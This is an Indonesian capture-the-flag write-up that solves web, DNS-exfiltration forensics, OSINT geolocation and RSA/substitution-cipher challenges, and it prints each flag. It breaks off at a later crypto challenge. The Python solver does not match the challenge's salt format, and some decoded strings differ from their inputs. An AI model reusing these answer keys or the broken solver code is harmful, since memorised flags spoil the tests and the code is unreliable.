

**Write Up Capture the Flag
Hack It Braw! Cyber Hero Battlegrounds**



Oleh :

**Jasa Antar Galon dan Beras Sekitar Daerah Sigura Suhat
Athalariiq Fildzahhanan Ardian**

Table Of Contents

A. Web

- **Codex Challenge Echancement Phase 1**

B. Forensics

- **Advance Persistant Threat**

C. Osint

- **Hi, Aku Sore**

D. Crypto

- **Loop**
- **Blender**
- **Gatekeeper**
- **Dessert**
- **intro to ecc**

E. Rev

- **Gedebug**
- **HIBVM**

F. Pwn

- **Math**
- **Intro to Pwning**

1.) Codex Challenge Enhancement Phase 1 | Web

Description : Anda diminta untuk melakukan pentest pada sebuah sistem dengan basis API. Ada tiga endpoint yang dapat diuji pada phase ini. Tolong cari kerentanan yang ada di dalamnya, developer berpesan bahwa di dalam akun admin terdapat sebuah pesan yang mungkin bisa membantu.


Challenge ini sedikit berbeda dari yang lain. Kamu bisa menggunakan Postman untuk mengimpor collection yang telah dilampirkan.

File : Codex_Challenge_Enhancement.postman_collection.json

Solution : Jadi pada challenge kali ini kita diberikan sebuah file yaitu Codex_Challenge_Enhancement.postman_collection.json , maka saya membuka isi file tersebut dan ketika di buka terdapat tampilan berikut.

```
C:\Users> ariq > Downloads > Codex_Challenge_Enhancement.postman_collection (1).json > ...  
1  {  
2    "info": {  
3      "_postman_id": "cdb6bfc8-2117-4fb7-ac42-b4aa58207c87",  
4      "name": "Codex Challenge Enhancement",  
5      "schema": "https://schema.getpostman.com/json/collection/v2.1.0/collection.json",  
6      "_exporter_id": "29112530"  
7    },  
8    "item": [  
9      {  
10       "name": "Register",  
11       "request": {  
12         "method": "POST",  
13         "header": [],  
14         "body": {  
15           "mode": "raw",  
16           "raw": "{\\r\\n  \\\"username\\\": \\\"your_username\\\",\\r\\n  \\\"password\\\": \\\"your_password\\\",\\r\\n  \\\"description\\\": \\\"Hollo!  
17           \"options\": {  
18             \"raw\": {  
19               \"language\": \"json\"  
20             }  
21           }  
22         },  
23         \"url\": {  
24           \"raw\": \"http://m4.lu:7557/register\",  
25           \"protocol\": \"http\",  
26           \"host\": [  
27             \"m4\",  
28             \"lu\"  
29           ],  
30           \"port\": \"7557\",  
31           \"path\": [  
32             \"register\"  
33           ]  
34         }  
35       }  
36     ]  
37   }  
38 }
```

Di kode tersebut terdapat sebuah API, lalu di keterangan challenge ini disarankan menggunakan postman lalu saya mencoba menggunakan postman.




Flag : HiB25{7eeeb84504738c837fa48e84f96557a8}

2.) Advance Persistent Threat | Forensics

Description : Pakar Corp, a well-established tax consultancy firm, recently faced a troubling situation. Their internal monitoring system flagged strange activity originating from one of the internal servers used by a senior analyst. At first, the IT team suspected a misconfigured update process. However, further investigation revealed a pattern of data access and outbound communication that couldn't be easily explained. The clock is ticking, and the pressure is on. As Sr. Incident Responder, can you uncover the truth before it's too late?

File : APT.pcapng

Solution : Jadi pada challenge kali ini kita diberikan sebuah file APT.pcapng yaitu berisi tentang tangkapan sebuah jaringan maka disini saya menggunakan tools wireshark untuk melihat isi dalam file tersebut. setelah saya membuka wireshark disini saya langsung mengakses jaringan exports object setelah saya lihat satu persatu yang ada hanyalah HTTP object dan disini juga HTTP object tidak berisi hal penting.



Maka langkah selanjutnya saya mencoba mencari protocol lain yaitu TCP , TLS dan DNS. yaitu menggunakan tools rshark ,lalu saya lihat lagi di bagian TCP dan TLS tidak ada bagian yang penting, Lalu pada saat bagian DNS , disini saya menemukan sesuatu yg menarik.

```
OpZmEjZ.W3maGtZ.facebook.com  
b3ducGV.vcGxldG.facebook.com  
b3ducGV.vcGxldG.facebook.com  
9tYwLud.GFpbkhp.facebook.com  
9tYwLud.GFpbkhp.facebook.com  
QjI1e1N.0NHlDYW.facebook.com  
QjI1e1N.0NHlDYW.facebook.com  
xtX1N0N.HlTdGVh.facebook.com  
xtX1N0N.HlTdGVh.facebook.com  
bHRoeV9.BbmRfU3.facebook.com  
bHRoeV9.BbmRfU3.facebook.com  
Q0eUh1Y.Wx0aHl9.facebook.com  
Q0eUh1Y.Wx0aHl9.facebook.com  
aGlzcG9.3ZXIuCg.facebook.com  
aGlzcG9.3ZXIuCg.facebook.com  
==.facebook.com
```

Seperti nya dns diatas disisipkan oleh teks base64 dan juga di akhiri tanda ==, maka disini saya mendecrypt teks tersebut ke base64 dan mengeluarkan output seperti berikut.

QjI1e1N0NHIDYWxtX1N0NHITdGVhbHRoeV9BbmRfU3Q0eUhlYWx0aHI9

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE** 

Decodes your data into the area below.

B25{St4yCalm_St4yStealthy_And_St4yHealthy}

dan sudah mirip dengan format flag yaitu B25{..} maka flag dari challl tersebut.

Flag : HiB25{St4yCalm_St4yStealthy_And_St4yHealthy}

3.) Hi, Aku Sore

Description : Link Photo: <https://i.ibb.co.com/G3rDbWZN/sore.jpg>

♪ Kita kan tua dan kehilangan pegangan

Lihat senyummu memberikan kekuatan


Sisa nafasku cinta tak kenal waktu

Menjagamu.. ♪


"Received a cropped photo from my friends. Can you locate the exact spot? Find the location, review, and the flag is yours!"

Format Flag: HiB25{flag_postalcode}

Solution : Jadi pada challenge ini kita di berikan sebuah link yang langsung terhubung ke sebuah foto dan ketika di buka link tersebut terdapat sebuah foto berikut.



Karena disini chall OSINT maka langkah pertama yang saya lakukan adalah menggunakan google lens untuk mencari tau di mana lokasi tersebut berada, dan setelah saya gunakan google lens saya mendapatkan informasi berikut.




Waduh wak seperti nya ini sih resto nya cooking class sushi lagi sesuai foto , yaudah langsung saja saya buka link nya.

[TOP](#) | [Concept](#) | [Access](#) | [FAQ](#) | [Contact](#)

Sushi Making Tokyo

1 minute from Asakusa Station.

A riverside view overlooking the Sumida River.



Pas di buka linknya langsung di kasih map resto nya langsung loh cik , maka langsung saya buka map tersebut dan melihat informasi postal code dari restoran nya.

R Rakuten Travel Experiences



**Sushi Making in
Asakusa – Top-Rated...**

Rp 1.430.923 >

3h • Instant confirmation • Mobile ticket



2 Chome-1-13 Kaminarimon, Taito City, Tokyo 111-0034, Japan



Open • Closes 6.00 pm



Find a table



washoku.site



Open booking link



+1 978-718-5970

Lalu saya buka overview disana ditemukan lah sebuah postal code yaitu **111-0034** lalu disini saya bingung maksud flag di sini apa yh?? 🤔. Ketika saya membaca lagi deskripsi challenge nya ada yg belum saya lakukan **Review** maka dari itu saya buka lah di review dan ketika saya scroll terus menerus di temukan lah sebuah reviewer yang sungguh menarik ini.



Adhiram Ctflearner
1 review



a week ago **NEW**

This sushi-making class offers a fun and accessible experience, perfect for beginners looking to enjoy the process rather than master authentic techniques.

The overall vibe was similar to a sushi class you'd find in the U.S., but with added Japanese trivia and language touches. It's a good activity for the cultural experience, but don't expect gourmet-quality sushi.

6869416B755330723349737472694B616D75446172694D347361446570616E



Like



Share

Response from the owner a week ago

Thank you for coming to Japan and Sushi Making Tokyo!

We are so happy to have such a wonderful time with you!

We hope we can see each other again in our cooking class!!

Weladalah ini apa yh kok ada reviewer ngasih kode seperti ini , setelah saya perhatikan sepertinya kode yang ditulis reviewer adalah Hex maka dari itu saya mencoba mengubahnya menjadi strings dan setelah saya ubah menjadi berikut.

6869416B755330723349737472694B616D75446172694D347361446570616E

Hex Decode!

Hex to text

[Download file](#)

Copy your hex decoded text here:

hiAkuS0r3IstriKamuDariM4saDepan

Seperti nya ini flag nya dah , maka dari itu saya mencoba menggabungkan sesuai format flag yaitu HiB25{flag_postalcode}

Flag : HiB25{hiAkuS0r3IstriKamuDariM4saDepan_111-0034}

4.) Loop | Crypto

Description : ...

File : Chall.zip , out.zip

Solution : Jadi pada challenge kali ini kita diberikan dua folder yaitu chall.zip dan out.zip, pertama saya buka folder chall.zip dulu di dalam folder tersebut terdapat sebuah kode program penting yang dapat menjadi petunjuk sebuah flag. yaitu [main.py](#) dan [config.py](#). Di dalam [main.py](#) terdapat kode berikut.

```
Welcome  solver.py  main.py  solvepwn.py  Codex_Challenge_Enhancement.postman_collection(1).json  chall(1).c
chall (5) > cat > # main.py
1 from config import Config
2 from Crypto.PublicKey import RSA
3 from Crypto.Util.number import long_to_bytes, bytes_to_long
4
5
6 def main():
7     config = Config()
8
9     key = RSA.generate(bits=config.BIT_SIZE)
10    public_key = key.publickey()
11
12    encrypted_flag = b""
13
14    for character in config.FLAG:
15        salted = (character + config.generate_salt()).encode()
16        encrypted = public_key.encrypt(bytes_to_long(salted)) # type: ignore
17        encrypted_flag += long_to_bytes(encrypted)
18
19    with open('out/public_key.pem', 'wb') as f:
20        f.write(public_key.export_key())
21
22    with open('out/encrypted_flag.bin', 'wb') as f:
23        f.write(encrypted_flag)
24
25
26 if __name__ == '__main__':
27     main()
28
```

Dan didalam file [config.py](#) terdapat sebuah kode berikut.

```
Welcome  solver.py  main.py  config.py  solvepwn.py  Codex_Challenge_Enhancement.postman_collection(1).json  chall(1).c
chall (5) > cat > # config.py
1 import os
2 from dotenv import load_dotenv  Import "dotenv" could not be resolved
3
4
5 class Config:
6     def __init__(self):
7         load_dotenv()
8         if 'FLAG' not in os.environ:
9             raise ValueError('Environment variable \'FLAG\' is not set.')
10
11     self.BIT_SIZE = 2048
12     self.PAD_SIZE = 3
13     self.FLAG = os.getenv('FLAG', '')
14     self.state = 0
15
16     def generate_salt(self) -> str:
17         self.state += 1
18         return f'_SALTED_{self.state:02d}'
19
```

Maka disini saya langsung saja membuat script kode nya untuk mendapatkan flag nya. dan inilah bentuk hasil akhir bentuk script kodenya.

```
1 from Crypto.PublicKey import RSA
2 from Crypto.Util.number import bytes_to_long, long_to_bytes
3 from string import printable
4
5
6 with open("public_key.pem", "rb") as f:
7     public_key = RSA.import_key(f.read())
8
9
10 with open("encrypted_flag.bin", "rb") as f:
11     data = f.read()
12
13
14 block_size = 128
15 chunks = [data[i:i + 256] for i in range(0, len(data), 256)]
16
17 flag = ''
18 for index, chunk in enumerate(chunks):
19     print("Decrypting character {index+1}/{len(chunks)}...")
20     for c in printable:
21         salted = (c + 'SALTED' * index).encode()
22         test_val = public_key.encrypt(bytes_to_long(salted))
23         test_bytes = long_to_bytes(test_val)
24         if test_bytes == chunk:
25             flag += c
26             break
27
28 print("Recovered flag:", flag)
29
```

Dan ketika di jalankan menghasilkan output berikut.

```
Decrypting character 31/39...
Decrypting character 32/39...
Decrypting character 33/39...
Decrypting character 34/39...
Decrypting character 35/39...
Decrypting character 36/39...
Decrypting character 37/39...
Decrypting character 38/39...
Decrypting character 39/39...
Recovered flag: HIB25{d3c1c9ed34cbc35e88eb89446c175fa5}
PS C:\Users\ariq\Documents\Hack IT brow>
```

Ternyata ada flag.

Flag : HIB25{d3c1c9ed34cbc35e88eb89446c175fa5}

5.) Blender | Crypto

Description : Format flag: HiB25{flag}

File : Cipher.txt

Solution : Jadi pada challenge ini kita diberikan sebuah file yaitu cipher.txt, maka disini saya langsung saja membuka isi file tersebut dan ketika dibuka terdapat sebuah teks berikut.

```
2tot 3 Ymls 6569, Zedwtf Gkmos Zefusogptf Kepfalus Sfiqaxtgs (ZKS) ISLRQM MD xefutotptf ggsstlgtgs otaifu keaptk Aefntft Gkmos Gexegkes Utfyal 6569/6564 htfu oartfom alej ogeef Zedxsdsfu. Peustktf sfs deakmyntf xexzeagstzptf xtjtgsqct xefutotzgs pmasonlms dtaf of xexzeayeltz zaagge tptoeexp.

Pmasonlms dtaf xexzysdptf xsfxtl 128 GPG, keasas otaf 779(110) GPG ctysd of 61(20) GPG zslstf, oefuf exxtk zaasl lmlgtf mxtt geduts otgta zefhmgntf xttt pmlstj. Xtjtgsqct otztk xefhelegstptf gkmos otltx 8(3),9-1(5-4) ktjef of xefutodsl jsfuut 745 GPG gegnts xsftk. Zaagge zefusogptf PAG osyeltgptf gentat deaktjtz, of ymxtj GPG htfu ostxdsi osgegtstptf oefuf 52 gexegkes gedelnxftt.

Zeatf ogeef zedxsdsfu tptoeexp (ZT) of Zetoksp Peayt lztzftuf (ZPL) ymut oskeptftf. Xtjtgsqct ctysd deapofgmltgs oefuf ZT of xefugs lqudqp dsxdsfuf. ZPL (2 GPG) deakmyntf xefutlzstgsptf slxm KS os sfongkas of osltgptftf 7(1)-8 dmltf. Gelmaj sfiqaxtgs tptoeexp, keatgmp ytocti ZPL, otztk ostpge os jltxtf mxtt. Iltu mfkm ktktftuf sfs totltj 69d2121ln29d48d8418d3e8e848ev58e, xtgmptf otltx iqaxtk iltu.
```

Lalu disini saya menggunakan tools quipqiup untuk mempermudah dekripsi dari teks tersebut, ketika saya coba masukan teks nya dan mengeluarkan hasil berikut.

quipqiup beta3

quipqiup is a fast and automated cryptogram solver by [Eden Oxen](#). It can solve simple substitution ciphers often found in newspapers, including puzzles like cryptograms (in which word boundaries are preserved) and patheoscrams (mahi chow chow date saren).

Puzzle

```
otztk xefhelegstptf gkmos otltx 8,9-1 ktjef of xefutodsl jsfuut 745 gpg gegnts xsftk. zaagge zefusogptf pag osyeltgptf gentat deaktjtz, of ymxtj gpg htfu ostxdsi osgegtstptf oefuf 52 gexegkes gedelnxftt.

zeatf ogeef zedxsdsfu tptoeexp (zt) of zatpksp peayt lztzftuf (zpl) ymut oskeptftf. xtjtgsqct ctysd deapofgmltgs oefuf zt of xefugs lqudqp dsxdsfuf. zpl (2 gpg) deakmyntf xefutlzstgsptf slxm ks os sfongkas of osltgptftf 7-8 dmltf. gelmaj sfiqaxtgs tptoeexp, keatgmp ytocti zpl, otztk ostpge os jltxtf mxtt. iltu mfkm ktktftuf sfs totltj 69d2121ln29d48d8418d3e8e848ev58e, xtgmptf otltx iqaxtk iltu.
```

Clues: For example O-R QWW-THE
Indonesian language

Solve


NEW


-20%


-20%


-20%




-20%

Pilihan terbaik dari adidas
adidas.co.id

the clues aren't formatted properly, but will attempt to solve anyway.

0 -3.629 pada 3 juli 6569, program studi pendidikan teknologi informasi (pti) filkom ub mengadakan sosialisasi daring terkait rencana studi semester ganjil 6569/6564 yang dipandu oleh dosen pembimbing. kegiatan ini bertujuan mempersiapkan mahasiswa menghadapi kurikulum baru dan memperjelas proses akademik. kurikulum baru mewajibkan minimal 729 sks, terdiri dari 778 sks wajib dan 61 sks pilihan, dengan empat profil lulusan utama sebagai dasar penyusunan mata kuliah. mahasiswa dapat menyelesaikan studi dalam 8,9-1 tahun dan mengambil hingga 745 sks sesuai minat. proses pengisian krs dijelaskan secara bertahap, dan jumlah sks yang diambil disesuaikan dengan ip semester sebelumnya. peran dosen pembimbing akademik (pa) dan praktik kerja lapangan (pkl) juga ditekankan. mahasiswa wajib berkonsultasi dengan pa dan mengisi logbook bimbingan..pkl (2 sks) bertujuan mengaplikasikan ilmu ti di industri dan dilaksanakan 7-8 bulan. seluruh informasi akademik, termasuk jadwal.pkl, dapat diakses di halaman utama. Flag untuk tantangan ini adalah 69d2121f29d48d8418d3e8e848ev58e, masukkan dalam format flag.

dari output nya seperti nya telah berhasil terdecrypt akan tetapi belum sepenuhnya karena ada huruf dan angka yang masih salah, Maka disini saya menyesuaikan yaitu $c = v$. Lalu untuk di teks tersebut sepertinya angkanya masih salah dan belum terdecrypt dan juga sepertinya itu adalah berita beneran dari filkom maka dari itu saya mencari berita tersebut di google dan menemukan lah Tahun dan nilai SKS yang sebenarnya

Dalam sesi sosialisasi struktur kurikulum, Herlambang menyampaikan informasi komprehensif mengenai struktur kurikulum semester ganjil TA 2025/2026 yang mencakup minimal 145 SKS dengan komposisi 118 SKS mata kuliah wajib dan 27 SKS mata kuliah pilihan. Para peserta mendapatkan penjelasan detail tentang empat profil lulusan program studi yang terdiri dari Pendidik Bidang Teknologi Informasi, Pengembang Teknologi Informasi, Saintis Data, dan *Techno-edu-preneur* yang menjadi dasar penyusunan mata kuliah dalam kurikulum. Pembahasan mencakup sistem manajemen kurikulum yang memungkinkan mahasiswa menyelesaikan studi dalam rentang waktu 3,5 hingga 7 tahun dengan fleksibilitas penambahan SKS hingga maksimal 160 SKS sesuai minat dan bakat mahasiswa. Herlambang menjelaskan secara rinci tentang mata kuliah pilihan yang terbagi dalam 9 tema strategis, mulai dari *Computing Education Thinking Paradigm* hingga *Public Communication Skill Course*. Mahasiswa juga diberi arahan terkait aturan peralihan kurikulum yang berbeda untuk angkatan 2023 dan angkatan 2018-2022, memastikan setiap mahasiswa memahami posisi studi mereka dengan jelas dalam transisi kurikulum. Proses pengisian Kartu Rencana Studi (KRS) dijelaskan secara sistematis melalui lima tahapan: Pra-KRS, pembayaran administrasi, pengisian KRS, perubahan KRS, hingga pencetakan dan validasi oleh Dosen Pembimbing Akademik. Konsep beban studi berdasarkan Indeks Prestasi semester sebelumnya juga disosialisasikan dengan detail, di mana mahasiswa dengan IP 3,51-4,00 dapat mengambil 22-24 SKS, sedangkan mahasiswa dengan IP 2,00-2,50 hanya dapat mengambil 16-18 SKS. Koordinasi dengan dosen pembimbing akademik (PA) ditekankan sebagai kunci sukses perencanaan studi yang efektif dan terarah sepanjang masa akademik.

Lalu saya sesuaikan angka dan huruf nya juga dan hasil akhir yang di dapat adalah 25d474f7c45d63b3678d9e5e363ec08e dan instruksi di teks nya adalah flag untuk tantangan ini maka flag nya.


Flag : HiB25{25d474f7c45d63b3678d9e5e363ec08e}

6.) Gatekeeper | Crypto


Connection : <https://gatekeeper.ctf.m4.lu/>

File : ...

